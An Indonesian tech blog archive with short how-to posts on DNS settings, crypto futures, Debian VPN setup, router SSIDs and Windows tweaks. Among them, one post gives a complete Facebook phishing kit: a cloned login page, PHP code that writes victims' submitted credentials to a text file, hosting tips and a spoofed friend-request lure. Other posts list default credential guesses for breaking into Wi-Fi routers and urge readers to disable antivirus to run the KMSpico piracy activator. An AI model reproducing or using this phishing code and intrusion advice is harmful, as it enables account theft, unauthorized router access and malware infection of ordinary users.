Showing posts with label PC. Show all posts

13 January 2022

Cara Lewati Internet Positif Tanpa VPN 100% Work

Halo semuanya, kali ini akan ada sedikit trik buat kalian yang sering mengalami kendala seperti internet positif ketika sedang browsing atau mau streaming film di sebuah website. Caranya cukup mudah, yang dibutuhkan hanyalah browser Chrome. Selain Chrome, bisa juga menggunakan Microsoft Edge atau browser-browser pada umumnya.

Cara ini bekerja baik pada Smartphone maupun pada Laptop / PC yang kalian miliki. Langsung saja berikut langkah-langkahnya.


1. Buka browser kalian. Disini saya menggunakan Microsoft Edge.

2. Klik titik tiga pada pojok kanan atas. Disitu akan menampilkan menu-menu.


3. Pilih setting, sehingga akan menuju ke pengaturan browser.


4. Kemudian kalian pilih tab Privacy, Search, and Services.


5. Cari kata-kata DNS, lalu ubah menjadi Choose a Service Provider, lalu pilih Google


Nah setelah ini kalian dapat browsing tanpa perlu menggunakan VPN atau aplikasi tambahan untuk melewati internet positif. Selamat mencoba!

10 January 2022

Trading Futures Modal Tipis


Halo semuanya, selamat datang lagi di blog RedGM!!

Kali ini kita akan membahas mengenai cara untuk melakukan trading aset crypto di Binance Futures.

Bagi yang belum tau, binance adalah platform trading aset crypto seperti bitcoin, ethereum, doge, bnb, dan masih banyak yang lainnya. Dengan pilihan aset yang banyak serta variasi fitur trading yang disediakan menjadikan binance sebagai platform terbaik untuk trading aset crypto.

Untuk menggunakan cara ini, dibutuhkan 2 akun yakni akun Binance dan akun TokoCrypto. TokoCrypto mirip dengan binance, dapat dikatakan sebagai anak perusahaan dari Binance. Fungsinya sama-sama untuk trading crypto. Yang membuat kita membutuhkan TokoCrypto ialah karena TokoCrypto lebih mudah digunakan dan diintegrasikan dengan Bank di Indonesia. Selain itu TokoCrypto seolah dibuat khusus untuk para trader di Indonesia.

Untuk membuat akun Binance dapat mengikuti tautan ini.

Untuk membuat akun TokoCrypto dapat mengikuti tautan ini.


Pastikan akun yang kita buat telah melewati tahap KYC atau sudah verifikasi data diri. Setelah itu yang kita butuhkan adalah TOP-UP akun TokoCrypto. Top-up dapat melalui menu Deposit/Setoran, lalu pilih IDR. Disitu kita dapat memilih metode untuk Top-up, bisa menggunakan transfer bank hingga melalui Dana, LinkAja, atau E-Wallet yang lainnya. Minimal Top-up hanya sebesar Rp50.000,00 atau 50k saja.


Setelah Top-up berhasil, kita tinggal menghubungkan wallet di TokoCrypto dengan wallet kita di Binance. Langkah yang pertama adalah buka wallet Binance melalui browser dengan link Overview - Wallet - Binance. Disana akan kita lihat tulisan TokoCrypto. Masuk ke tab TokoCrypto dan sambungkan. Kita akan diminta untuk login dengan akun TokoCrypto.


Setelah 2 wallet disambungkan, buka TokoCrypto, lalu beli USDT dengan uang yang sudah di Top-up. Kemudian di wallet akan ada menu transfer. Transfer USDT ke Binance sesuai USDT yang telah ada. USDT yang ditransfer akan masuk ke dalam wallet Spot Binance. Untuk memindahkannya, buka wallet pada Binance, lalu pilih Transfer, dari Fiat and Spot ke USD M-Future.

Setelah itu kita dapat langsung menggunakan fitur future trading dari Binance. 

03 January 2022

Cara Ampuh Memperbaiki File yang Corrupt

Sebuah data merupakan hal yang penting, baik itu game, music, atau bahkan jika data tersebut menyangkut pekerjaan, pendidikan, ataupun hal yang mendesak. Berikut ini kami sajikan cara untuk memperbaiki file yang corrupt. Caranya cukup mudah dan simpel.

Berikut adalah langkah-langkah untuk memperbaiki file yang corrupt.
1. Buka fungsi Run dalam windows dengan cara tekan Windows + R. Nanti akan muncul kotak dialog seperti berikut.


2. Lalu ketik powershell dan jalankan sebagai admin. Dengan cara Ctrl + Shift + Enter. Maka akan muncul powershell dengan tampilan seperti ini


Terlihat di namanya ada administrator: Windows PowerShell yang berarti powershell memiliki hak sebagai administrator.

Jika merasa kesulitan untuk membuka powershell, dapat dibuka dengan manual dengan cara ketik pada search "Windows PowerShell" lalu run as administrator.

3. Ketik sfc /scannow maka akan otomatis memulai scan pada penyimpanan komputer untuk memperbaiki file-file yang corrupt


4. Begini tampilan jika sudah selesai scan


Sekian Cara Memperbaiki File yang Corrupt 100% Work untuk Windows. Sampai jumpa di lain tutorial.

29 April 2020

KONFIGURASI VPN DEBIAN 8.8 100% WORK WITH TEST | Redgm


Hai semua bertemu lagi dengan kesempatan ini, dan kali ini saya akan membagikan tutorial mengenai konfigurasi pada sebuah sistem operasi Linux salah satunya adalah distro Debian. Dan pada kali tutorial kali ini saya akan membagikan tutorial install dan konfigurasi VPN pada debian, pada percobaan kali ini saya menggunakan sebuah laptop dan virtual OS yang saya install pada laptop windows 10 saya.
Bagi kalian yang mau melihat atau mempraktikkannya silahkan simak penjelasan berikut untuk lebih lanjutnya :3.

Apakah itu VPN?

Virtual Private Network adalah sebuah teknologi komunikasi yang memungkinkan dapat terkoneksi ke jaringan public dan menggunakannya untuk dapat bergabung dengan jaringan local. Dengan cara tersebut maka akan didapatkan hak dan pengaturan yang sama seperti halnya berada didalam LAN itu sendiri, walaupun sebenarnya menggunakan jaringan milik public.

Service PPTP?
PPTP merupakan protocol jaringan yang memungkinkan pengamanan transfer data dari remote client ke server pribadi perusahaan dengan membuat sebuah VPN melalui TCP/IP. Teknologi jaringan PPTP merupakan pengembangan dari remote acess Point-to-Point protocol yang dikeluarkan oleh Internet Engineering Task Force (IETF).

Langkah-Langkah Konfigurasi berikut :

1. Install paket pptpd dengan perintah apt-get install pptpd.
2. Setelah instalasi paket berhasil, selanjutnya adalah mengedit file pptpd.conf untuk menambahkan remote ip dan local ip untuk VPN dengan command nano /etc/pptpd.conf . kemudian hapus bagian #(pagar) local ip dan remote ip dan juga ganti alamat ip nya sesuai kebutuhan. Ip local adalah ip yang dipasangkan ke server vpn sedangkan remote ip adalah ip yang nantinya akan di distribusi ke client.

3. Selanjutnya adalah membuat username dan password untuk VPN, dengan cara mengedit pada file chapsecret dengan perintah nano /etc/ppp/chapsecrets

4. Kemudian edit file pptpd-option dengan perintah nano /etc/ppp/pptpd-option. Setelah itu cari pada bagian bawah file tersebut, tepatnya dibawah tulisan ‘novjccomp’, kemudian tambahkan config seperti gambar dibawah.

5. Kemudian ketikkan perintah modprobe ip_gre lalu simpan semua config dan restart progam pptpd dengan perintah /etc/init.d/pptpd restart .
6. Sebelum melakukan penyambungan vpn, pastikan client dengan server vpn bisa saling terhubung dengan cara melakukan ping ke ip server.

TESTING VPN SERVER
Hal setelah praktik adalah pengujian atau tes uji coba apakah server yang kita konfigurasi sudah benar dan bisa terpakai atau belum, berikut adalah tes uji coba nya :

1. Buka Pengaturan  kemudian pilih Network & Internet.
2. Lalu pilih menu pada VPN, kemudian klik add a VPN connection.
3. Setelah itu isikan nama koneksi sesuai keinginan anda dan isi server name or address dengan IP server vpn atau Debian kalian.

4. Jangan lupa memasukkan username dan password yang sudah dikonfigurasi di server vpn-nya dan klik save jika sudah selesai.
5. Kemudian klik connect pada vpn yang sudah dibuat, jika berhasil terkoneksi maka tampil tulisan connected.


Wah akhirnya sudah selesai tutorial konfigurasi VPN pada Sistem Operasi Linux salah satunya distro Debian versi 8.8. Bagaimana menurut kalian? apakah sulit atau mudah? pastinya beberapa dari kalian ada yang kebingungan atau kesulitan. Jika kalian merasa bingung atau mempunyai pertanyaan silahkan kirim email ke admin atau bisa berkomentar dibawah ini siapa tau admin bisa membantu kalian dalam kesulitan.

Oke kalau begitu semua, terima kasih telah berkunjung ke Blog saya, silahkan share dan kunjungi terus Blog kami agar kalian bisa melihat artikel-artikel baru atau yang lain.

11 January 2019

Cara Mengatasi Activation Windows 10 Sekaligus Microsoft Office WORK 100%

Ada tulisan di Activation Windows Now pada Windows 10 sangat menyebalkan, Memang banyak cara tentang megatasi Activation Windows diluar sana tetapi tidak ada yang work. Biasanya jika dibiarkan tidak segera diaktifkan, fitur-fitur yang ada di windows akan otomatis tidak bisa digunakan atau dipakai misalnya Wifi, Setting Background Dekstop, Dll.
Biasanya, sebagian Website membagikan sebuah aplikasi untuk mengaktifkan Windows 10 tetapi tidak dilengkapi oleh Activation Microsoft Office juga. Kali ini saya akan membagikan sebuah aplikasi yang bisa mengaktifkan Windows dan juga Microsoft Office yang bernama KMS pico 10.2.0 Final Activator, yang bisa kalian download dibawah. Untuk kesuksesan mengaktifkan windows dan juga Microsoft Office, simak tutorial dibawah ini dengan teliti.
<Link Diatas>
  1. Pertama, matikan Antivirus kalian terlebih dahulu karena sistem akan membaca file tersebut sebagai virus tapi tenang saja file ini bukan virus
  2. Download File yang ada di link diatas kemudian extract file rar tersebut.
  3. Buka folder yang sudah diextract, kemudian jalankan aplikasi bernama KMSpico 10.2.0 Final.
  4. Jika berhasil maka akan terdengar bunyi-bunyi aneh, jika sudah selesai maka akan terdengar bunyi progam completed.
Note : Jika tidak ada bunyi apa apa setelah menjalankan aplikasinya, maka matikan semua antivirus yang ada di laptop/pc kalian.
Semoga artikel ini dapat membantu kalian semua yang kesusahan mengaktifkan Windows dan juga Microsoft Office secara gratis, untuk mendukung blog ini tolong matikan ads block kemudian klik iklan yang ada di blog ini, terima kasih.

Cara mematikan Anti Virus Windows Defender di Windows 10 dengan 3 Langkah | RedGM


     Seperti pendahulunya, Windows 10 juga memiliki keamanan anti virus bawaan seperti Windows 7, 8.1,dll yaitu Windows defender. Windows Defender berfungsi menjaga komputer dari serangan-serangan virus dari luar maupun dari dalam. Windows Defender mungkin tidak disadari beberapa orang, maka dari itu saat menginstall beberapa aplikasi dibutuhkan untuk mematikan Anti virus agar dapat menginstalnya.

     Mungkin sebagian orang tidak dapat menonaktifkan atau mematikan anti virusnya. Sudah mencari kesana kemari tetapi tidak ada yang cocok? Mungkin artikel ini akan memudahkan kalian untuk urusan tersebut. Untuk tutorialnya silahkan simak dibawah.

Langkah 1 : Kalian cari Windows Defender Security Center di kolom search, lalu enter.

Langkah 2 : Setelah itu klik icon perisai di sebelah kiri, kemudian klik Virus & threat protection settings.

Langkah 3 : Setelah itu disable antivirusnya seperti gambar dibawah ini menjadi off, jika ada konfirmasi klik YES.


     Demikian tutorial cara disable Anti virus di Windows 10, semoga tutorial ini dapat membantu kalian. Untuk mendukung Blog ini, tolong klik iklan yang ada dibawah postingan ini. Bagi kalian yang sudah mendukung Blog ini, terima kasih sudang support Blog ini.

10 January 2019

Cara Copy Paste PuTTY ke Windows Mudah!!!

Halo semua, pasti kalian sedang mencari beberapa tutorial mengenai PuTTY server atau client. PuTTY pada dasarnya adalah progam klien untuk mengakses SSH, Telnet, Rlogin, Raw dan Serial. Mungkin beberapa orang masih belum mengerti beberapa dari fitur PuTTY ini, yaitu salah satunya adalah cara COPY PASTE dari PuTTY ke Windows. Maka dari itu kalian bisa melihat penjelasan tutorialnya dibawah ini.
(Klik Link Diatas)
  • Langkah pertama adalah kalian harus membuka PuTTY terlebih dahulu dan mengakses VPS kalian masing-masing.
  • Untuk COPY teks dari PuTTY, kalian harus memblok teksnya terlebih dahulu kemudian kalian tekan kombinasi keyboard Ctrl+Insert, kemudian kalian bisa Pastekan di Windows.
  • Untuk PASTE dari Windows ke PuTTY kalian tekan kombinasi keyboard Shift+Insert.
Mungkin Penjelasan diatas bisa dipahami untuk orang-orang yang kesulitan mencari cara untuk setting Copy Paste di PuTTY. Demikian yang bisa saya share untuk semua, Jangan lupa baca artikel lain dari Blog ini, Terima kasih. 

25 November 2018

Cara Membuat 2 SSID atau lebih pada Router ZTE F609

Halo Guys, bertemu lagi di Blog saya yang membagikan tutorial tutorial tentang teknologi dan yang lainnya. Pada kesempatan kali ini saya akan membagikan tutorial sesuai request dari teman saya yaitu tentang Cara membuat 2 SSID atau lebih pada Router zte 906 yang biasanya terpasang pada ISP router TELKOM.

Membuat 2 SSID pada suatu router biasanya ditujukan untuk membagi user dalam penggunaan wifi, yang tentunya bisa dimanagement agar mempermudah pengelolaan sebuah jarigan.  untuk tutorialnya bisa disimak dibawah ini.

1. Pertama, kalian harus login ke router dengan mengakses di browser dengan ip 192.168.1.1 atau 192.168.2.1, coba salah satu mana yang bisa dihubungi.
2. kemudian login dengan menggunakan user dan passwordnya, bisa klik link DISINI. Jika sudah berhasil login maka tampilan Berandanya seperti gambar dibawah ini.
3. Setelah itu kalian pilih menu Network > WLAN > SSID Settings. maka tampil seperti gambar dibawah.
4. Maka pada pilihan Choose SSID pilih SSID 2 kemudian centang enable SSID. Isi nama Wifi pada bagian SSID Name. Setelah itu kalian klik Submit.
5. Setelah itu, untuk memberi Password dari SSID 2, kalian pilih menu security. lalu setting password pada bagian WPA Passphrase (Jangan lupa memilih SSID 2 terlebih dahulu di Choose SSID) setelah itu klik submit.

6. Setelah itu, router akan restart sebentar dan kemudian cek wifi yang sudah kalian buat tadi ada atau tidak.

Sekian dari saya, jika kalian kebingungan kalian bisa bertanya di kolom komentar. Jangan lupa baca artikel lainnya agar menambah ilmu kalian.

23 November 2018

Akses Internet Positif


Cara Mengakses Internet Positif


Apa itu Internet Positif?

Istilah Internet Positif pertama kali muncul pada saat website https://trustpositif.kominfo.go.id/ diluncurkan. Dikutip dari website tersebut tertulis ada 3 aspek tujuan Internet Positif, Yaitu:
– internet yang aman, perlindungan dan penghematan. Internet yang aman dan sehat dengan perlindungan terhadap akses internet berdasarkan daftar informasi sehat dan terpercaya (TRUST+™ List).
– Perlindungan pada masyarakat terhadap nilai-nilai etika, moral, dan kaedah-kaedah yang tidak sesuai dengan citra Bangsa Indonesia.
– Penghematan terhadap pemborosan penggunaan akses internet (internet utilization) di Indonesia.

Jadi, intinya internet positif merupakan suatu kebijakan dari Kominfo untuk mengendalikan beberapa konten dari website. Baik dari segi konten website, iklan ataupun yang lainnya. Biasanya nih website yang “terblokir” atau yang terkena internet positif dianggap memiliki konten berbau pornografi, privasi, perjudian, SARA ataupun konten yang tidak sesuai dengan nilai-nilai bangsa Indonesia.

Bagaimana Cara Kerja Internet Positif

Internet Positif bekerja dengan menutup akses ke website yang telah masuk daftar blacklist. Dikutip dari Peraturan Menteri Kominfo Nomor 19 Tahun 2014 tentang penanganan situs internet bermuatan negatif, pemerintah akan bekerja sama dengan ISP untuk menutup website sesuai daftar blacklist. Nah untuk memasukkan ke daftar blacklist Kominfo memberlakukan perlindungan terhadap Top-Level Domain, perlindungan terhadap URL, perlindungan terhadap Content/Keyword/Expression. Jadi, jika website kamu memiliki URL, domain ataupun konten yang “negatif” menurut Peraturan Menteri Kominfo Nomor 19 Tahun 2014 ya siap-siap aja masuk daftar blacklist.

Nah, pada kesemptan kali ini kita akan membahas bagaimana cara membobol internet positif. Sebenarnya ada banyak cara mengakses internet positif, salah satunya adalah menggunakan VPN.


Virtual Private Network (VPN) adalah sebuah teknologi komunikasi yang memungkinkan untuk dapat terkoneksi ke jaringan public dan menggunakannya untuk dapat bergabung dengan jaringan local. Dengan cara tersebut maka akan didapatkan hak dan pengaturan yang sama seperti halnya berada didalam LAN itu sendiri, walaupun sebenarnya menggunakan jaringan milik public.

Dari cara pandang jaringan, salah satu masalah jaringan internet (IP public) adalah tidak mempunyai dukungan yang baik terhadap keamanan. Sedangkan dari cara pandang perusahaan, IP adalah kebutuhan dasar untuk melakukan pertukaran data antara kantor cabang atau dengan rekanan perusahaan. VPN muncul untuk mengatasi persoalan tersebut. Sebuah jaringan perusahaan yang menggunakan infrastruktur IP untuk berhubungan dengan kantor cabangnya dengan cara pengalamatan secara private dengan melakukan pengamanan terhadap transmisi paket data.

Ada banyak sekali aplikasi-aplikasi VPN gratis yang dapat kalian gunakan untuk mengakses internet positif. Namun kali ini kita tidak membahas tentang aplikasi VPN tersebut, saya akan membagikan cara mudah mengakses internet positif tersebut tanpa perlu repot repot memasang aplikasi pihak ketiga.

yaitu dengan menggunakan Web Proxy. Apa itu Web proxy ? adalah website berbasis proxy server yang bertindak sebagai perantara untuk menerima / melakukan request terhadap kontent dari sebuah jaringan internet atau intranet. Proxy server bertindak sebagai gateway untuk setiap komputer klien. Web Server yang menerima permintaan dari web proxy akan menerjemahkannya, dan seolah-olah permintaan tersebut langsung dari komputer klien. Dan dalam proses pengiriman data, ip address tidak terdeteksi karena telah disembunyikan terlebih dahulu oleh proxy.

Jika menggunakan web proxy kita dapat menghemat bandwidth dan menambah kecepatan pada saat browsing internet karena web proxy mempunyai kemampuan untuk menyimpan data ke storage local sehingga jika ada client lain yang membuka situs yang sama, maka isi website sebagian besarnya di ambil dari storage local server selain itu juga web proxy mempunyai kemampuan untuk memblokir situs terlarang.

Salah satu Web Proxy yang cukup populer adalah VPNBOOK, dengan situs tersebut kita sudah bisa mengakses internnet positif dengan mudah. Berikut caranya:
2. Pilih Free Web Proxy pada bagian header situs.
3. Masukan Url website yang akan diakses.
4. Pilih Proxy yg akan digunakan.
5. Klik GO, dan selamat kalian sudah berhasil mengakses internet positif.

Mudah bukan? sebenarnya banyak sekali hal di dalam dunia cyber yg dianggap sulit, ternyata sangat mudah. Jadi dizaman saat ini tidak ada yg tidak mungkin untuk dilakukan.

21 November 2018

Membuat proteksi pada file Microsoft Word


Apa itu Microsoft Word? Microsoft Word adalah sebuah aplikasi pengelola kata dan pembuat dokumen yang diproduksi oleh perusahaan Microsoft. Siapa yang tidak kenal dengan Microsoft? Hampir semua orang mengenal Microsoft dan menggunakan Microsoft, baik itu paket Microsoft Office atau yang lainnya.

Pada kali ini saya akan membagikan tutorial, bagaimana cara memproteksi file Microsoft kalian menjadi Read Only. Apa itu Read Only? Read Only pada file Microsoft Word yaitu file yang sudah di proteksi akan tidak bisa di Copas atau copy paste oleh orang lain, artinya orang lain hanya bisa melihat file yang sudah di proteksi dan tidak mengedit isi pada file tersebut. Langsung saja ikuti cara atau tutorial dibawah ini.
1. Buka file Microsoft Word kalian yang akan kalian proteksi.
2. Klik tab review, kemudian cari dan klik menu Restrict editing.
3. Maka akan terbuka menu dari Restrict editing tersebut seperti dibawah ini.
4. Kemudian centang seperti gambar diatas, lalu setelah mencentang kemudian klik Yes, Start Enforcing Protection, kemudian masukkan password proteksi file tersebut sesuai keinginan kalian.
5. Setelah memasukkan password, klik OK

File Microsoft Word kalian sudah terproteksi, file yang sudah terproteksi tidak bisa dirubah tanpa mengetahui password proteksi tersebut. OK guys, sekian tutorial dari saya tentang cara membuat file Microsoft word kalian menjadi Read Only. Seperti biasa, jika kalian kebingungan bisa bertanya dibawah postingan ini pada kolom komentar, Terima Kasih atas kunjungannya.

16 November 2018

Cara Bobol Router Wifi

  Halo guys, back again dengan saya di Blog  ini yang membagikan tutorial-tutorial yang bermanfaat. Kali ini saya akan membagikan bagaimana bobol router wifi sesuai request dari kalian. Jika kalian mempunyai request silahkan berkomentar dikolom komentar, kunjungi terus Blog ini supaya kalian tidak ketinggalaan postingan-postingan terbaru dari kami.

  Bobol router wifi sangatlah mudah, jika kalian menyimak dengan seksama tutorial yang saya berikan, maka kalian bisa membobol router wifinya. Langsung saja kalian simak tutorial dibawah ini :
1. Pastikan kalian login ke wifinya, kemudian kalian akses ip berikut di browser 192.168.1.1 atau 192.168.2.1 (pilih salah satu yang bisa dihubungi).
2. Login menggunakan user dan password berikut :
Username : user, user1, admin, admin1 (pilih salah satu yang bisa dikombinasikan dengan password berikut).
 Password : admin, admin1, user, user1
3. jika sudah klik login maka tampilannya akan seperti dibawah ini.
4. Setelah berhasil login kalian bisa langsung mengotak-atik dalamnya.
Baca juga Cara Melihat Password Wifi di Windows

  Oke guys sekian dari saya, jika ada yang ingin dipertanyakan silahkan berkomentar dikolom komentar, jika kalian ingin request silahkan berkomentar atau juga bisa mengirim email melalui Contact Form. Kunjungan kalian sangat berharga bagi kami, jangan lupa ikuti terus perkembangan dari Blog kami, terima kasih.

11 November 2018

Cara membuat laman phising FB


Cara Membuat Laman Phising Facebook


Phising adalah suatu metode yang di gunakan hacker untuk mencuri password dengan cara mengelabui target menggunakan fake form login pada situs palsu yang menyerupai situs aslinya.
pada beberapa kasus, situs palsu tersebut tidak terlalu mirip namun karena target kurang berhati hati dan tidak punya pengalaman tentang metode phishing maka bisa saja terjebak.

Istilah phishing dalam bahasa Inggris berasal dari kata fishing alias memancing, dalam hal ini maksudnya adalah memancing informasi dan kata sandi pengguna.

Cara kerja phising:

   Dengan suatu cara para hacker membuat kita melakukan klik terhadap link situs palsu mereka, bisa dengan sebuah gambar menarik di media sosial, pesan penipuan pada email dan lain sebagainya.

   Saat kita megKlik link tersebut, kita akan di arahkan ke situs palsu yang mana pada situs tersebut terdapat form isian misalnya form login facebook dengan kata kata yang meyakinkan bahwa facebook kita telah logout dan meminta kita memasukkan username dan password kembali. Orang-orang biasanya tidak menyangka bahwa situs tersebut hanyalah tiruan akan mengisi saja username dan password tanpa curiga.

   Apa yang kita masukkan ke form isian itu akan tersimpan di server si Hacker. Jadi kita masih punya waktu untuk merubah password kita sebelum si Hacker melihat username dan password kita di servernya.

   Akun kita akan di ambil alih. Hacker kemungkinan besar menggunakan akun kita untuk menyebarkan link psihing lainya ke teman teman kita untuk mendapatkan korban yang lebih banyak.

   Meretas password dengan metode phishing adalah yang paling mudah di praktikkan, itu sebabnya banyak sekali di dunia maya tersebar rujukan alamat alamat yang mengarahkan browser kita ke alamat web pishing atau web palsu.

   Pada kesempatan kali ini saya akan membahas cara membuat Laman Phising yang biasanya digunakan para Hacker untuk melakukan aksinya. Caranya cukup mudah kalian tidak butuh belajar lebih tentang pemrograman dan lain sebagainya karena hal ini sangatlah mudah untuk dilakukan.

   Berikut adalah cara membuat Laman Phising Facebook;

1. Buka http://www.facebook.com/login.php

2. Klik Kanan >> View Page Source atau tekan CTRL + U

3. Copy semua kode yang ada disitu kemudian paste ke notepad

4. Tekan CTRL + F kemudian cari kata action=

5..Ubah.action="https://www.facebook.com/login.php?login_attempt=1" menjadi action="next.php" .. Ubah juga method dari POST menjadi get

6. Simpan notepad ini dengan nama login.php

7. Buat notepad baru kemudian isikan kode berikut

<?php header("Location: http://www.Facebook.com/login.php "); $handle = fopen("pass.txt", "a"); foreach($_GET as $variable => $value) { fwrite($handle, $variable); fwrite($handle, "="); fwrite($handle, $value); fwrite($handle, "\r\n"); } fwrite($handle, "\r\n"); fclose($handle); exit; ?>

Note: ubah http://www.Facebook.com/login.php menjadi alamat web yang anda inginkan

8. Simpan Dengan Nama next.php

9. Buat notepad baru lagi .. isikan dengan huruf L >> Kemudian simpan dengan nama pass.txt

10. Kemudian Upload ke tiga file tersebut "login.php, next.php, pass.txt" ke alamat free hosting misalnya http://000webhost.com,http://idhostinger.com, http://spam.com atau 1freehostinger.

Cara spoofingnya;

1. Copy content asli undangan pertemanan dari facebook.

2. Edit hyperlink dari : "http:/www.facebook.com/n/?reqs.php"

3. Ganti dengan halaman phising anda, hal ini tidak akan merubah tampilan di content asli facebook tapi tetap mengarah ke halaman phising kamu. Phising siap dikirim ke korban kamu.

   Mudah sekali bukan, ternyata hal-hal luarbiasa yang Hacker lakukan ternyata tdak serumit itu kan. Karena itu juga banyak sekali kejahatan Cyber saat ini, banyak orang-orang tidak betanggung jawab melakukan Hacking pada para pengguna internet. Jadi sebaiknya anda berhati-hati saat anda disuruh melakukan pengisian data diri anda di internet, agar kejadian seperti ini tiddak terjadi.
   Semua yang anda pelajari diatas adalah kebijakan anda sendiri. Saya mengajarkan ini agar orang-orang tahu betapa mudahnya para Hacker melakukan aksi yang dapat merugikan orang banyak. Dan untuk pengetahuan bagi kalian semua, bukan untuk mengajarkan kepada hal yang buruk. 

   Sedikit yang bisa saya sampaikan, jadikan hal ini sebagai Ilmu Pengetahuan bukan untuk melakukan Hacking pada orang-orang. Dan semoga kalian tetap mendukung kami dengan terus mengunjungi blog ini. Kunjungan Anda Sangat Berarti Bagi Kami. Sekian.


#Amin CN96

Cara menambahkan opsi Hibernate pada Windows 10

Bagi pengguna windows, menutup progam yang sedang dijalankan merupakan kewajiban untuk mematikan sebuah PC atau Notebook. Bagaimana jika kita dipermudah untuk melakukan hal tersebut?
Salah satu fitur mode yang disediakan windows adalah mode Shutdown dan Sleep. Shutdown artinya mematikan PC atau notebook dalam keadaan off, sedangkan mode Sleep adalah mematikan PC atau Notebook dalam keadaan progam disimpan ke memori atau RAM. Apa perbedaan mode Sleep dan Hibernate?. Mode Sleep akan menyimpan progam yang dibuka kedalam memori atau RAM, jika Hibernate akan menyimpan progam kedalam Harddisk. Perbedaan yang sangat jelas terlihat pada listrik, yaitu jika mode Hibernate tidak memerlukan tenaga listrik untuk menyimpannya.

Setelah kalian mengetahui fungsi mode Hibernate, langsung saja menuju cara mengaktifkan mode Hibernate pada windows 10 yang ada dibawah ini.
1. Buka Control Panel, kemudian search "Power Option" kemudian klik "Chose what the power button do"

2. klik "Change settings that currently unvailable" seperti dibawah ini
3. Maka kalian tinggal centang pilihan Hibernate yang ada ditampilan berikut
4. Setelah itu, klik Save Changes. lalu cek untuk melihat sudah ada opsi Hibernate atau tidak pada Power option.

Sekian dari saya, tutorial menambahkan opsi Hibernate pada Windows 10. Jika ada pertanyaan atau request, bisa langsung berkomentar di kolom komentar dibawah postingan ini, dan jangan lupa kunjungi terus Blog ini.

Cara menghapus dan membuat user baru di Debian


Halo guys, sudah lama sekali saya jarang upload artikel dan kali ini saya akan upload artikel bagaimana cara membuat user dan menghapus user pada debian. Langsung saja ikuti langkah langkahnya dibawah ini.

Langkah - langkah menghapus user pada Debian:
1. masuk debian kalian dengan hak akses root.
2. ketik cd /home lalu enter.
3. ketik ls lalu enter, maka disitu akan muncul user yang ada.
4. untuk menghapusnya ketik userdel namauser lalu enter.
5. setelah itu restart debian kalian.

Langkah - langkah menambahkan user baru pada Debian:
1. masuk debian kalian dengan hak akses root.
2. ketik cd /home lalu enter.
3. kemudian ketik adduser nama_user lalu enter, kemudian tetapkan password untuk login ke  user yang telah dibuat.
4. isi informasi user baru seperti Full Name, Room Number, Wordphone, Home Phone dan Other, tidak di isi pun tidak apa-apa.

Sekian dari saya, Terimakasih atas kunjungan kalian. Jika ada yang bingung dan pertanyaan bisa dipertanyakan dikolom komentar.

13 October 2018

Cara Melihat Password Wifi

     Halo Guys, Selamat Datang di Blog saya, yang membagikan berbagai tutorial dan yang lainnya. Kali ini saya akan membagikan tutorial yang diperuntukkan windows, khususnya yaitu pada windows 8 dan 10, Bagi kalian yang menggunakan windows 7 di postingan berikutnya saya akan membuatkan cara melihat password wifi khusus di windows 7. Pada kali ini saya akan membagikan tutorial cara melihat password wifi dengan mudah.
     Apa itu Wifi? Wifi adalah singkatan dari Wireless fidelity yaitu sekumpulan standar yang digunakan untuk Jaringan Lokal Nirkabel (Wireless Local Area Network) yang didasari spesifikasi IEEE 802.11. Lanjut sesuai dengan judul, yaitu cara melihat password Wifi pada Windows. Untuk langkah-langkahnya bisa dilihat dibawah.

1. Langkah pertama yaitu dengan membuka RUN dengan cara menekan Windows+R kemudian ketik cmd lalu enter.
2. Kedua, kita akan melihat wifi mana yang akan kita lihat passwordnya dengan mengetikkan perintah netsh wlan show profiles lalu tekan enter.

3. Kemudian muncul kumpulan nama-nama Wifi yang akan kita lihat passwordnya. Disini saya akan melihat password wifi yang bernama ikitok. selanjutnya cara melihat passwordnya adalah menggunakan perintah netsh wlan show profiles name="ikitok" key=clear kemudian enter
4. Kemudian secara otomatis, password wifi akan muncul pada Menu Security Settings di kolom Key Content yaitu mikrotikindo.

     Demikianlah cara melihat password wifi pada windows, jika kalian kebingungan maupun ada pertanyaan kalian bisa berkomentar dibawah postingan ini. Dan jika kalian tertarik pada Blog ini, kalian bisa mem-Follow Blog ini, TERIMA KASIH.

12 October 2018

Cara Membuat Beberapa Partisi Dalam Flashdisk


Halo guys, selamat datang di blog saya. Setelah sekian lama saya tidak posting artikel di dunia blog, saya kali ini akan melanjutkan aktifitas saya di dunia blogger. Doakan saya dapat kelancaran di dunia blogger ini, dan semoga postingan saya bermanfaat bagi kalian yang berkunjung ke blog saya.
CARA MEMBUAT BEBERAPA PARTISI PADA FLASHDISK
Apa itu partisi? Partisi adalah sebuah sarana penyimpanan dalam bentuk bagian-bagian atau penyimpanan yang terpisah secara logis yang berfungsi seolah olah bagian tersebut terpisah secara wujud. Dalam penyimpanan harddisk komputer atau laptop, terdapat beberapa partisi yang dibuat untuk kebutuhan yang berbeda-beda, contohnya adalah satu partisi digunakan untuk sistem, sedangkan yang satunya digunakan untuk penyimpanan data pribadi kalian.
            Pembagian partisi dalam harddisk sudahlah sangat wajar, maka dari itu saya disini mempunyai ide untuk membuat beberapa partisi pada sebuah flashdisk. Apa itu flashdisk? Flashdisk adalah sebuah alat penyimpanan data eksternal yang dihubungkan port USB yang mampu menyimpan berbagai format data dan memiliki kapasitas penyimpanan yang cukup besar. Cara kerja flashdisk sama seperti hardisk, yaitu sebagai media penyimpanan.
Langkah-langkah untuk membuat beberapa partisi pada harddisk adalah sbb:
1. Pertama, format flashdisk kalian dengan file system fat32 (default)
2. Kedua, buka windows run dengan menekan logo windows+R lalu ketikkan “diskmgmt.msc”.
3. Lalu pilih klik kanan pada partisi flashdisk kalian seperti gambar dibawah ini, lalu tekan ‘delete volume’. Kemudian tekan yes untuk konfirmasi.
